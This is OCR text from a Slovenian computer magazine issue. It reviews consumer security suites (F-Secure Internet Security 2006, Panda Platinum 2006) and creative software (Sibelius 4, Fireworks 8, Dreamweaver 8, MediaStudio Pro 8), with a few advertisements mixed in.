Prijatelj mi je priznal, da sicer ni iz računalniške stroke, kar sem sicer že vedel, in obljubil, da bo v prihodnje bolj poslušal nasvete ljudi, ki se na stroko spoznajo bolj kot on sam. Niso vsi trgovci prevaranti.

Kakšen je nauk te zgodbe? Mislim in upam, da ga bo vsak izluščil sam, saj dodaten komentar ni potreben. Verjamem pa, da moja zgodba ni osamljena, saj mi je ponovila že večkrat v različnih variacijah. Želim le, da skupaj osvestimo tiste, ki se na viruse in računalnike ne spoznajo. Tisti, ki se zdaj privoščljivo smejite, pa se spomnite, da tudi sami kdaj zaideite po nasvet k zdravniku, biologu, avtomehaniku, vulkanizerju ali drugemu strokovnjaku, ki se spozna na stroko, ki vam ni preveč blizu. Torej posmeh odpade. Ti ljudje potrebujejo pomoč in na tem mestu računam na vas. Bo šlo? ■

F-Secure Internet Security 2006



NEPODKUPLJIVI VARNOSTNIK

Elektronskih nevarnosti je vsak dan več.

Virusi, trojanci, črvi, vohuni, spam, nenadzorovana okna, vdori ... Za veliko nevarnosti obstaja tudi veliko orodij.

Piše: Zoran Banović

zoran.banovic@mojmikro.si

Treba je imeti požarni zid, protivirusni program, program za odkrivanje neželenih reklam, pameten filter proti spamu, če imamo otroke, še kakšno orodje, ki jim bo preprečevalo obisk spletnih strani, za katere mislimo, da zanje niso primerne, kak program, ki bo otrokom dovoljeval brskanje po internetu le v določenih urah, in še kaj bi se našlo.

Iskanje vseh teh programov je dokaj zamudno in zoprno delo, da ne govorimo o tem, da so običajno tudi dragi. Zato smo uporabniki lahko zelo veseli, ko se na trgu pojavi orodje, ki omogoča vsestransko zaščito, ki je razmerna poceni, ki ne zahteva posebnega znanja za vzpostavitev zaščite, ki je seveda učinkovito in ki po možnosti **zna tudi slovensko**. Prav te lastnosti lahko najdemo v novem paketu finskega podjetja F-Secure. Pomenovali so ga preprosto in pragmatično **F-Secure Internet Security 2006**, ponuja pa vso zaščito, ki smo jo omenili.

ZAŠČITA PRED VIRUSI, HEKERJI, SPAMOM ...

Običajno uporabnike najbolj zanima **protivirusna zaščita**. F-Secure ima na tem področju res dolgoletno tradicijo, saj ga poznamo že od časov DOS-ovega programa F-prot, ki je bil eden prvih protivirusnih programov sploh. Bili so tudi eni prvih, ki so imeli svojega sodelavca tudi v Sloveniji, tako da so imeli informacije tudi o lokalnem »virusnem« trgu. In če je nekdo na trgu tako dolgo, potem o kakovosti njegove protivirusne zaščite ne gre preveč dvomiti.

A zaščita pred virusi, črvi, trojanci, vohunskimi programi in podobnim v realnem času

še zdaleč ni dovolj. Spekter nevarnosti je bistveno večji. F-Secure Internet Security 2006 zato vsebuje tudi **požarni zid**, ki nadzira komunikacijo prek internetne povezave in onemogoča vdor morebitnim hekerjem, v paket pa je vključena tudi **zaščita pred neželenimi sporočili** oziroma spamom, ki zadnje čase povzroča skoraj več jeze kot virusi.

»VARSTVO« OTROK

Preko interneta komunicira in kako drugače šari tudi veliko otrok. In ker jim starši ne moremo ves čas stati za hrbtom, ne moremo pa jih tudi odrezati od sodobnih tehnologij, je



v F-Secure Internet Security 2006 vključeno tudi orodje, ki otrokom na eni strani preprečuje **dostop do neželenih vsebin**, na drugi strani pa omogoča **nastavitve časa**, ki ga otrok lahko prebije v internetu.

In kaj je pokazal test? Paket svoje delo dobro opravlja, saj v testni sistem ni spustil ničesar, kar bi lahko ogrozilo njegovo delovanje, filter elektronske pošte je dobro prepoznaval spam, česar pa ni prepoznal, pa smo mu dodali ročno, prav tako dobro se je obnesel nadzor otroškega dostopa do interneta, kjer tudi bolj »hekersko« razpoložen otrok ni mogel zaobiti zaščite, ki smo jo nastavili. ■

F-Secure Internet Security 2006

Spletna stran: www.f-secure.si/

Cena: 16.990 SIT

Zastopnik in distributer za Slovenijo: Medinet, d.o.o., Maribor

VARNOST OD A DO WI-FI

Kljub poplavi protivirusnih programov na trgu je še vedno kar precej računalnikov nezaščitenih. Še najbolj kritično je pri domačih uporabnikih, saj jih kar lepo število ne uporablja nikakršne zaščite, nato pa zvonijo po toči ...

Piše: Milan Simčič

milan.simcic@mojmikro.si

Celo tako daleč gre, da nekateri posamezniki odklopijo tudi tisto zaščito, ki jo ponuja že Windows. V mislih imam seveda požarni zid. Res pa je, da okna neprestano opozarjajo, da sistem ni zaščiten, čemur se lahko izognemo le tako, da kupimo protivirusni

program ali pa kar odklopimo zaščito, ki nas na nevarnosti opozarja. To zadnje je najslabše. Žal pa se dogaja tudi to. K sreči je precej bolje pri poslovnih uporabnikih, ki se zavedajo, kaj pomeni izpad računalniškega sistema zaradi virusov. Pripravljene so plačati kar precej, da bi le obvarovali svoj sistem pred virusi in drugo nadlogo.

NOVI PANDINI PAKETI

Bliža se leto 2006 in proizvajalci so že pohiteli z novimi različicami svojih programskih rešitev. Pred kratkim je slovensko podjetje Ribera, zastopnik španskega podjetja Panda Software, ki piše programe za zaščito uporabnikov pred neželenimi kodami, predstavilo novo različico varnostnih paketov in programov z oznako 2006. Bistvo novih različic je izpopolnjena zaščita pred vohunskim programjem (spyware) in spletnimi prevarami (phishing, pharming). Na veselje mnogih uporabnikov pa so dodali tudi kodo za odkrivanje vsiljivcev, ki se pretihotapijo v naše omrežje kar prek brezžične povezave.

Glavni programski izdelek, na katerega podjetje Panda Software stavi, je Panda Platinum 2006 Internet Security. Za nekoliko manj zahtevne uporabnike pa je na voljo paket Panda Titanium 2006 Antivirus, ki vključuje protivirusno in protivohunsko zaščito na osnovi tehnologije TruePrevent. Ta paket ne omogoča nadzora nad zasebnostjo in nima filtra spletnih vsebin in filtra proti spamu. Varuje pa nas pred vsiljivci v omrežju wi-fi, kar je vsekakor pohvalno.



POPOLN NADZOR NAD DOGAJANJEM V RAČUNALNIKU

Panda Platinum 2006 Internet Security pa po namestitvi prevzame popoln nadzor nad dogajanjem v našem računalniku. Poskrbi praktično za vse luknje, ki so potencialno nevarne za vdor v naš računalnik, tudi za varovanje naše pošte pred virusi in raznimi neželenimi programčki. Pomembno je, da nas obvaruje tudi pred krajo pomembnih podatkov, kot so naši bančni podatki, gesla in drugi osebni podatki. Dodan


je poseben filter, ki otrokom preprečuje dostop do neprimernih vsebin na internetu. Prvič pa je vključen tudi pregledovalnik potreb po posodobitvah našega računalnika. Program nas bo obvestil, da je treba namestiti posamezni popravek, ki je del operacijskega sistema Windows. Nekateri žal še vedno nimajo nastavljeno, da se operacijski sistem posodablja samodejno po potrebi.

TUDI ZA NAVIDEZNA ZASEBNA OMREŽJA

V poslovnem svetu se za povezavo iz zunanega sveta v pisarno čedalje pogosteje uporablja povezava VPN (Virtual Private Network – navidezno zasebno omrežje), ki omogoča zaposlenim, da so navidezno v pisarni. Strežnik v pisarni dodeli IP-številko, ki je pogoj za uporabo določenih storitev. Tudi te povezave so v današnjem času že podvržene napadom in jih je treba zavarovati. Da ne bo pomote. Same povezave so precej varne. Problem so računalniki, ki se preko VPN-a povežejo v sistem. Če je računalnik okužen, se lahko okužijo vsi računalniki v tem sistemu. Če protivirusni program odkrije okužen računalnik, ga ne spusti v notranje omrežje.

ODKRIVANJE NEZNANIH VIRUSOV

Veliko je tudi govora o tehnologiji TruePrevent. Ta tehnologija omogoča odkrivanje tudi in predvsem tistih virusov, ki so za enkrat še neznani in zdravila zanje še ni. Tehnologija deluje namreč po načelu grožnje. TruePrevent analizira različne procese, ki tečejo v računalniku. Če se kak proces obnaša čudno in v nasprotju s pričakovanji,



je označen za škodljivega. Seveda se včasih tudi zgodi, da katerega obsodimo po krivici, vendar je v tem primeru to boljše, kot pa da katerega izpustimo. Na koncu imamo seveda uporabniki še vedno možnost, da posameznim kritičnim procesom dovolimo delovanje.

ZAŠČITA BREŽIČNE POVEZAVE

V novi različici paketa Panda Platinum 2006 Internet Security velja še posebej pohvaliti odkrivanje vsiljivcev prek brezžične (wi-fi) povezave. Na zaslonu se nam izpišejo informacije o IP-številki in MAC-naslovu omrežne kartice. Program pa nas vpraša, ali dovolimo, da se tak računalnik priključi v naše omrežje ali ne.

EDINI MINUS PREVEČ OBVESTIL

Edina zamera, ki sem jo pri Pandi našel pa gre nadležnemu sporočanju o tem in onem v spodnjem delu zaslona. Motijo me obvestila, da je s Panda vse OK, ali da so se uspešno naložile nove definicije. Želel bi si le sporočil, ki so pomembna. Žal tega še vedno ni mogoče nastaviti, čeprav se ta opazka vleče že iz prejšnje različice 2005. ■

Panda Platinum 2006 Internet Security

Kaj: Programski paket za zaščito osebne računalnika

Namenjen: Zahtevnejšim uporabnikom, saj omogoča ogromno različnih nastavitvev.


Za: Odkrivanje tudi tistih virusov, ki so še neznani; odkrivanje lukenj in vsiljivcev prek povezave wi-fi.

Proti: Nadležno sporočanje nepomembnih informacij; manjka možnost izbire, kakšna sporočila naj se prikažejo.

Cena: 19.188 SIT za polno različico z enoletno

Prodaja: Ribera, d.o.o.

Spletna stran: www.ribera.si, www.pandasoftware.com



Z naročilom na 080 22 20 vam bomo omogočili dostavo vaših paketov po Sloveniji, v določene države Evropske unije ter na Hrvaško. Pošiljki lahko sledite s pomočjo črtnih kod preko 080 22 20 ali preko www.yellogistics.si.

yellogistics
Dostavljamo pakete.

080 22 20
www.yellogistics.si

JAN SE GA NE BI SRAMOVAL ...

Jan Sibelius, pred slabimi 50 leti preminuli finski skladatelj, je dobro znan ljubiteljem klasične glasbe po vsem svetu. Sicer ne moremo vedeti, kakšna bi bila njegova reakcija ob pogledu na programsko opremo Sibelius 4, lahko pa rečemo, da se mu nikakor ne bi bilo treba sramovati svojega imena.

Piše: Igor Matičič

igor.maticic@mojmikro.si

Sibelius 4 je namreč zelo impresiven komplet orodij, ki so v prvi vrsti namenjena upravljanju in ustvarjanju notnega črtovja vseh možnih različic in velikosti, poleg tega pa je tu še kopica dodatnih ugodnosti. A o njih nekoliko pozneje. Notni programi sicer pri meni niso čisto na vrhu prioritete seznama nakupov, saj je moj način ustvarjanja precej pogostejše vezan na katerega izmed avdio/MIDI-sekvenčnikov. Ti imajo malce bolj elastične uporabniške vmesnike kot klasično kompozicijsko ustvarjanje s pomočjo notovja, vendar pa je tudi pri njih (resda bolj okrnjena) možnost urejanja notnega črtovja obstajala že od nekdaj. Kljub temu pa sem se v trenutku vstopa v Sibelius 4 počutil kot doma, saj so vsa orodja tam, kjer morajo biti, in nasploh je vse zelo pregledno.

POUČNI DODATKI

Že ob prvem stiku s Sibeliusom človek dobi občutek, da je to **visokoprofionalen izdelek** namenjen skladateljem, dirigentom, aranžerjem, orkestratorjem, kot tudi učiteljem glasbe in glasbenikom na splošno. Manj primeren je morda le za tiste glasbenike, ki ne znajo brati not (oz. jih ne želijo), čeprav bi se tudi ti lahko marsikaj naučili od programa. Sibelius namreč vsebuje tudi 1700 (!) **primerkov in predlog** delovnih zvezkov, vaj in drugih glasbeno teoretičnih pripomočkov. Tu so na voljo **vaje iz teoretičnih osnov glasbe** (dobe, metrika, dinamika, lestvice, intervali, akordi ...), kompozicijske tehnike, delitve in lastnosti glasbenih instrumentov, ogromno primerov različnih skladb manjših ali večjih zasedb in še in še.

RAZBREMENITEV ZA USTVARJALCE

Pa vendar so vse to le dodatki osnovnemu paketu, ki je že sam po sebi izjemen zaradi **prijaznega uporabniškega vmesnika**. Znano je, da obsežni programi (znani tekmeč v okolju Windows je Finale) za pisanje notnega črtovja niso od včeraj in s tega vidika niti Sibelius ne pomeni revolucije. Pač pa je briljantnost Sibeliusa ta, da na dokaj preprost način za uporabnika rešuje nekatere naloge, ki jih konkurenca (še) ne zna.

Primer: Predstavljajte si skladatelja v časovni stiski, ki mora v najkrajšem času popraviti par-

tituro, poleg tega še vsakemu glasbeniku posebej izročiti njegov del (part) notovja. Včasih je bil to časovno (in tehnično) izredno zahteven projekt, ki je vzel kar nekaj časa, danes pa program Sibelius 4 omogoča **hkratno samodejno upravljanje partiture in njenih posameznih glasov** (Dynamic Parts), ki sta oddaljena le klik miške. To v praksi pomeni, da v trenutku, ko uporabnik spremeni element v partituri (npr. transponira, zamenja noto ipd.), se sprememba samodejno izvede tudi pri notnem črtovju posameznih partov. Izjemno preprosto! Za povrh je upravljanje **kompleksnega tiskanja** (tiskanje celega seta posameznih glasov partiture) poenostavljeno in zahteva samo določitev števila posameznih kopij, ter en sam klik z miško. Ustvarjalec s tem dejansko dosti več časa lahko posveti kreiranju novih melodij in harmonij, kot pa da se večino časa ubada s tehničnimi zadevami, ki z glasbo ne bi smele imeti dosti zveze.

TUDI MINUS SE NAJDE ...

In če smo že pri tehničnih zadevah – za moj okus ima Sibelius 4 poleg omenjene kopice plusov tudi majhen minus. Poleg različnih možnosti priklopa zunanjih predvajalnikov (za predvajanje not posameznih instrumentov) prek različnih vmesnikov (npr. MIDI) je priložen tudi lastni predvajalnik **Kontakt Player Silver**, ki so ga posebej za Sibelius razvili pri znanih razvijalcih zvočne tehnologije Native Instruments. Pravzaprav »razvili« ni prava beseda, saj so originalno različico svojega vzorčevalnika Kontakt precej oklestili. Tudi priloženi zvoki (banka 250 MB zvočnih vzorcev glasbil) me niso preveč impresionirali, so pa dovolj prepoznavni in korektni. V dobi giga zvočnih vzorcev si pač lahko privoščim malce razvajenosti, kajne?



Priloženi zvočni predvajalnik Sibeliusa 4 je Kontakt Silver Player

Pri Sibeliusu očitno dobro vedo, zakaj ponujajo kot možnost dodatnega nakupa precej primernejši **Kontakt Player Gold**, ki pa ga žal nisem imel priložnosti testirati. Manj izkušenim bralcem je treba pojasniti, da omenjeni minus ne pomeni nepremostljive ovire, saj si bo marsikateri ustvarjalec znal predvajanje zvoka nastaviti po lastnem okusu (iz MIDI-klaviature, GM-modula, programskega vzorčevalnika z obsežnejšo banko zvokov idr.). Vedno pa obstaja tudi možnost **izvoza** datoteke v drugi obliki, na primer MIDI (*.mid) ali zvočna datoteka (*.wav).

SINHONIZACIJA Z VIDEOM

Dodatna novost, ki utegne navdušiti tudi kekega holywoodskega glasbenega ustvarjalca, da

bi na Sibeliusa priklopil svojo armado semplerjev, je tudi **sinhronizirana uporaba video datotek** in s tem neposreden način komponiranja glasbe zanje. Za pokušnjo je priloženo tudi nekaj primerkov video posnetkov, s pomočje katerih lahko malce »potreniram« svoje skladateljske veščine, vezane na gibljivo sliko. V ta namen je priložena tudi programska oprema Quick Time.



Sibelius 4 omogoča tudi sinhronizacijo video posnetkov.

DRUGE DOBROTE

Sibelius 4 vsebuje tudi precej **vtičnih pripomočkov**, poleg tega pa sta v kompletu program za optično branje notnega črtovja **PhotoScore Lite** in vtični pripomoček za internetni brskalnik, namenjen poslušanju in upravljanju Sibeliusovih datotek v **internetu**.

V oblikovalsko-slogovne plati Sibeliusovih orodij se sicer zaradi lastnega pomanjkanja notnozaložniških izkušenj ne morem preveč spuščati, vendar lahko zagotovim, da je izbira res pestra, vključno z novo različico notnih pisav **Helsinki**. Veliko je tudi že pripravljenih **predlog za različne zasedbe**, seveda ne manjkajo niti kitarske tablature ali nekateri bolj eksotični zapisi, zato mislim, da bo večina uporabnikov tudi s te plati zadovoljna.

In če mislite, da so v sklopu programskega paketa priročniki zgolj v obliki datotek na CD-ju, se motite. Sibeliusu pripadata zajeten (562 strani), bogat in zelo pregleden priročnik ter tanjša tiskana knjžica.

To je samo delček vsega, kar Sibelius 4 ponuja. Zagotovo je trenutno nedvomni nosilec zlate medalje med programi, namenjenimi predvsem ustvarjanju notnega črtovja vseh možnih razsežnosti. Spoznavanje novosti sicer običajno zahteva nekaj dodatnega časa, vendar je pri Sibeliusu ta minimalen, saj je uporabniku zelo prijazen. Priporočam!

Sibelius 4 (Win/Mac)

Kaj: Celovit program za urejanje not

Za: Eleganten uporabniški vmesnik, veliko možnosti, dinamično spreminjanje partov, številne predloge, odlični priročnik

Proti: Banka zvokov bi bila lahko obsežnejša.

Cena: 599 dolarjev

Spletni naslov proizvajalca: www.sibelius.com

vidimo

jih povsem odrasle.

Otroci v sebi nosijo izjemen potencial. Lahko postanejo prav vse, o čemer sanjajo. Toda le s pravimi učitelji in izbranimi sredstvi bodo lahko svoje sanje tudi dejansko uresničili. Njihov potencial nas navdihuje pri ustvarjanju programske opreme, ki jim ga bo pomagala uresničiti.

microsoft.com/potential



Več potencial. Manj navdih.™

Microsoft

SPLETNI OGNJEMET

Fireworks 8 je prva nova različica tega priljubljenega programa za oblikovanje spletne grafike, odkar sta se Macromedia in Adobe »poročila«. Glavne odlike programa so ostale nedotaknjene: rezanje spletne grafike (slicing) in optimiranje, združljivost z Dreamweaverjem in vektorska orodja, ki se prepletajo s točkovno obdelavo ...


Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

Potem ko je bil v prejšnjih različicah dodelan grafični vmesnik, so se avtorji posvetili optimiranju delovnega okolja in povezovanju z drugimi programi. Morda najpomembnejša novost je uporaba **slogov CSS za izdelavo spustnih menijev**, kar omogoča ohranjanje kode z Dreamweaverjem. Oblikovalce, ki uporabljajo Flash, bo razveselila ohranitev vektorskih lastnosti objekta (polnitve, linije, filtrov), ko ga uvozijo v Fireworks. Po novem je mogoče uvažati tudi datoteke QuickTime, MacPaint, SGI in JPEG 2000.

Morda bo uporabnik najprej opazil **novoročno okno**, ki sicer ne prinaša novih funkcij, združuje pa največkrat uporabljana orodja, filtre in ukaze, do katerih se je sicer treba preklikati prek menijev. Sprememba velikosti, izbira barve, ostrenje in podobna orodja so torej združena v poseben orodni trak, kar bo največja pomoč predvsem začetnikom. Kaj pa »prave« novosti?

Nekaj je novih orodij, predvsem razveseli do-



Fireworks 8 ne prinaša revolucionarnih novosti, doda pa nekaj koristnih možnosti, ki bodo razveselile vsakega resnega oblikovalca grafike za spletne strani.

datnih 25 načinov mešanja (blend modes), dve novi vrsti senčenja – čvrsta senca (solid shadow) in senčenje v perspektivi (perspective shadow), posebna »roleta« za vnašanje tujih znakov pri besedilu (žal le po kodni tabeli Latin 1), izboljšave na področju pisanja besedila na krivuljo in

Macromedia Studio 8

Novi Studio 8 prinaša veliko spremembo, saj je namesto orodja Freehand priložen **Contribute**, s katerim na daljavo urejamo spletno grafiko. Resnici na ljubo je postal Fireworks že tako izpopolnjen, da je za samo spletno grafiko Freehand skoraj nepotreben. Po drugi strani pa je vključitev Contribute zelo umestna. Studio 8 poleg Contribute vključuje še novi **Dreamweaver 8**, **Fireworks 8**, **Flash 8** ter nekaj manjših orodij. Cena paketa je 1000 dolarjev, so pa na voljo veliki popusti, če smo lastniki prejšnje različice katerega izmed vključenih programov, saj se v tem primeru cena spusti na samo 400 dolarjev. Žal je ista cena tudi, če smo lastniki prejšnjega Studia, kar je malce nenavadno, saj bi pričakovali nižjo ceno. Studio 8 v enem paketu ponuja vse, kar potrebujeta moderen spletni oblikovalec in programer. Osmo različica še bolje povezuje vse vključene programe.

možnost prevajanja izbranega dela slike v objekt. Če so nas v prejšnjih izdajah razveselila orodja za risanje geometrijskih likov (trikotnik, zvezda, krog, puščica), bomo veseli dodatnih možnosti pri določanju njihovih parametrov, s katerimi lahko ustvarimo še več različic.

Veliko je tudi drobnih pozornosti, ki nam bodo olajšale delo s programom. Fireworks 8 si denimo zapomni pisave, ki smo jih zadnje izbrali, in so na vrhu izbirnega okna, shranjevanje datotek je lažje, saj ima vsak tip svojo pot do mape, mreža (grid) je bolj vidna in manj vsiljiva, nekaj koz-


DREAMWEAVER 8

Dočakali smo tudi novi Dreamweaver, ki je že od nekdaj eden najboljših programov za **izdelovanje statičnih in dinamičnih spletnih strani**. Ni ga treba posebej predstavljati, saj je v razvoju prehodil dolgo pot in ga poznajo vsi, ki se ukvarjajo z izdelavo spletnih strani. Ena njegovih glavnih prednosti je odprtost sistema oz. nadgrajevanje s t. i. **dodatki** (extensions). Čeprav že privzeto omogoča pisanje zahtevnih dinamičnih strani v raznih skriptnih jezikih v povezavi z različnimi zbirkami podatkov, so dodatki omogočili neodvisnim izdelovalcem razširiti zmogljivosti Dreamweaverja z **naprednimi moduli**, kot so **spletne trgovine, foto album** ipd.

Uporabniški vmesnik osmice je precej podoben prejšnjemu. Prva nova funkcija, ki smo jo opazili, je vidna v spodnji orodni vrstici. Klik na **lupo** omogoča povečavo strani, enako kot smo navajeni pri Wordu. Rečemo lahko le: končno in odlično! Tudi natančno naravnavanje grafike je zda veliko preprostejše. Predvsem zaradi novih ravnil, s katerimi natančno zmerimo razdaljo od robu, velikost besedila ipd.

Nova različica ima popolnoma prenovljeno upravljanje s **slogi CSS**, saj je dodajanje novih in dopolnjevanje obstoječih omogočeno kar iz

orodne vrstice, brez uporabe dodatnega urejevalnika, kot je bil denimo TopStyle v prejšnjih različicah. Slogi se tudi vizualno prikazujejo v oblikovalskem načinu dela, kar omogoča lažje ločevanje in razpoznavanje elementov. Poleg oblikovalskega pogleda, ki smo ga navajeni, lahko vključimo tudi **predogled strani**, kakršna bo natisnjena na papirju, prikazana na mobilni na-



Dreamweaver 8 ima precej izpopolnjen urejevalnik slogov CSS, urejati zna dinamične datoteke XML, če pa temu prištejemo še zelo močno novo orodje povečavo (zum), dobimo precej dobro nadgradnjo.

pravi ali zaslonu nekoga, ki slabše vidi. Hkrati velja omeniti **natančnejši prikaz spletne strani**, predvsem po zaslugi večjega števila podprtih parametrov slogov CSS. Žal tudi ta različica ne omogoča korekcij v oknih IFRAME, čeprav namesto njih izriše kvadrat, s čimer ohrani vsaj pravi prikaz.

Pomembna novost je tudi dobra podpora skriptnemu jeziku **XML**, ki se vse bolj uveljavlja za pretok podatkov, denimo izdelavo RSS-novic.

Programerji so tokrat res prišli na svoj račun. Dele kode je mogoče skriti, tako da ne motijo dela, lahko pa jih preslikamo drugam. To žal ni popolnoma samodejno, ampak je treba kodo, ki jo želimo skriti, izbrati ročno (namesto da bi le dvakrat kliknili na atribut). Posebno orodno okno prikaže najpogostejše uporabljane možnosti pri programiranju, kot je denimo vnos komentarjev. Izboljšano je tudi samodejno zaključevanje ukazov, obstoječim knjižnicam O'Reilly pa so dodali nove reference za XML, XSLT in XPath. Podpora jeziku PHP je razširjena na PHP 5, ustrezno so seveda dopolnjena vdelana orodja

metičnih sprememb je tudi pri orodju za delo z več datotekami hkrati (batch processor). Lastniki risarskih tabel bodo veseli nove občutljivosti na dotik linij.

Fireworks dokazuje, da je **dozorel za resno delo**. V njem ne najdemo večjih hroščev, nove nadgradnje pa ne prinesejo revolucionarnih novosti. To kaže na trdnost programa, po drugi strani pa je **smotrnost nadgradnje vprašljiva**, še posebej zato, ker je zanjo treba plačati **pol cene nove različice**. Nakup je torej odvisen od tega, ali je med novostmi kaj takega, kar nujno potrebujemo. Vredno je premisliti tudi o nadgradnji v poln paket **Studio 8** (glej okvirček), ki vse programe v paketu nadgradi na novo različico.

Toda kot smo že povedali, Fireworks je trdno v sedlu kot eden najboljših programov za spletno grafiko, o tem ni dvoma. Pogrešali smo le nova risarska orodja, kot so prostoročno risanje, magnetni laso in še kaj, kar bi ga postavilo v resno konkurenco h programom, namenjenim predvsem za obdelovanje točkovnih slik.

Macromedia Fireworks 8

Kaj: Vektorski grafični program.

Za: Številne možnosti, vse boljša povezava z drugimi programi iz paketa, stabilnost, izboljšana hitrost glede na prejšnjo različico.

Proti: Previsoka cena nadgradnje; ni novih risarskih orodij, ki jih najdemo v namenskih programih za urejanje točkovnih slik.

Operacijski sistem: Windows 2000-XP, Mac OS X 10.3/4

Cena: 299 dolarjev, 149 dolarjev nadgradnja.

Spletni naslov proizvajalca: www.macromedia.com.

za delo z zbirkami. Podpora je dodana tudi za ColdFusion MX 7. Povezovanje s Flashem 8 je izpopolnjeno, saj z lahkoto vnesemo Flash Video in Flash Paper, pri čemer lahko nastavimo številne možnosti. Vdelano orodje za prenos datotek po novem delu v ozadju, da ne moti delovnega procesa.

Skratka, novosti je več kot dovolj. Izboljšana podpora CSS-u zamenjuje HTML na oblikovnem področju, XML pa poleg zbirk podatkov na vsebinskem. Dreamweaver torej dovolj dobro sledi novim smernicam izdelovanja spletnih strani. Če k temu prištejemo še možnost povečevanja in nova orodja za programerje, se kmalu prepričamo, da je nadgradnja vredna svojega denarja. Še vedno pa je Dreamweaver orodje **pretežno za profesionalce** in lahko začetnike s svojo zapletenostjo odvrne. ■

Dreamweaver 8

Kaj: Izdelovanje spletnih aplikacij.

Za: Povečevanje, urejevalnik slogov CSS, podpora XML, izboljššan oblikovalski prikaz, ni opaznih težav s šumniki.

Proti: Manjše pomanjkljivosti, zapleten za začetnike.

Operacijski sistem: Windows 2000-XP, Mac OS X 10.3/4

Cena: 399 dolarjev, 199 dolarjev nadgradnja.

Spletni naslov proizvajalca: www.macromedia.com.

ČAROVNIJE Z VIDEOM IN ZVOKOM

MediaStudio Pro je program za profesionalno obdelavo videa in največji tekmeč Adobovemu Premieru. Prejšnja različica, ki bi kmalu praznovala svoj tretji rojstni dan, je postregla za tiste čase z revolucionarno novostjo predogledom v realnem času, seveda le z dovolj zmogljivim računalnikom. Pri Uleadu so ob izdaji osmice (ali je vsa programska oprema letos v osmi različici?) spustili ceno na 400 dolarjev.

Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

Novosti je kar nekaj. Najprej omenimo **Smart Compositor**, orodje, ki s čarovniki ustvari zapletene uvodne kompozicije. Uporabnik izbere temo, doda svoje video zapise in slike, spremeni besedilo in nastavi glasbo ozadja. Tako ustvarjene sekvence pa lahko pozneje uredimo v časovnem traku (timeline) kot navidezne izseke (clips). Časovna linija ni le ena, ampak jih je lahko več. Prva je glavna, na drugih pa izdelujemo različne dele projekta, kasneje pa vse skupaj združimo.

Program zdaj omogoča **prehode** (transitions) in **prekrivanja** (overlays) na vseh stezah, vključujoč napise. Ko smo že ravno pri prehodih in filtrih, velja povedati, da je na tem področju kar nekaj več možnosti, saj je že tako velika izbira dopolnjena z organskimi filtri, oblaki, dežjem in snegom ter stroboskopskimi učinki, če naj omenimo le nekatere.

PODPORA VIDEU HDV

Avtorji so dodali podporo **video zapisu visoke ločljivosti** (HDV). Sliko tako zajemamo tudi z najnovejših HDV-kamkorderjev, čeprav lahko zapis poljubno mešamo z DV-jem in MPEG-om.

Urejanje HDV-ja je mogoče neposredno z zmogljivim računalnikom ali s tehnologijo **Smart Proxy**. Ta ustvari video nizke ločljivosti, ki ga uporabljamo pri projektu v realnem času tudi na manj zmogljivi opremi, po končanem delu pa program samodejno uporabi video visoke ločljivosti.

PROSTORSKI ZVOK IZ STEREA

Posebna aplikacija je zdaj **Audio Editor**. Omogoča ustvarjanje prostorskega zvoka **Dolby Digital 5.1**, ki ga lahko naredi tudi iz navadnih stereo posnetkov. Novo je tudi orodje za izdelavo besedilnih učinkov in animacij.

Osmica ima vključen sistem **SmartSound**. Gre za glasbo, ki se natančno prilaga našemu video zapisu ne glede na njegovo dolžino, saj se mu samodejno prilagaja. Izboljšave so tudi na področju barv. Novo orodje dopolni barve glede na



Po skoraj treh letih smo dočakali novo različico enega najboljših programov za profesionalno obdelavo videa. Novosti je kar precej.

podobnost in velikost izbire. MediaStudio Pro 8 ni uporaben le za izdelovanje filmov, temveč vključuje orodje za **peko na DVD-plošče** enojne ali dvojne gostote.

Drobne izboljšave lahko prihranijo ure in ure dela. Samodejno shranjevanje smo poznali že prej, novost pa je **shranjevanje različic**, tako da pri okvari datoteke ne moremo izgubiti svojega dela. MediaStudio Pro 8 zna uvažati tako datoteke PhotoImpact UFO kot tudi VideoStudio. Objekti ohranijo vse lastnosti iz izvirmih aplikacij.

MediaStudio Pro 8 je precej izpopolnjen, kar smo po tako dolgem času od prejšnje različice tudi pričakovali. Z novo, ugodnejšo ceno in dobro podporo je precej huda konkurenca Adobovemu Premieru. Na našem MikroCD-ju najdete preskusno različico.

Ulead MediaStudio Pro 8

Kaj: Profesionalna obdelava videa.

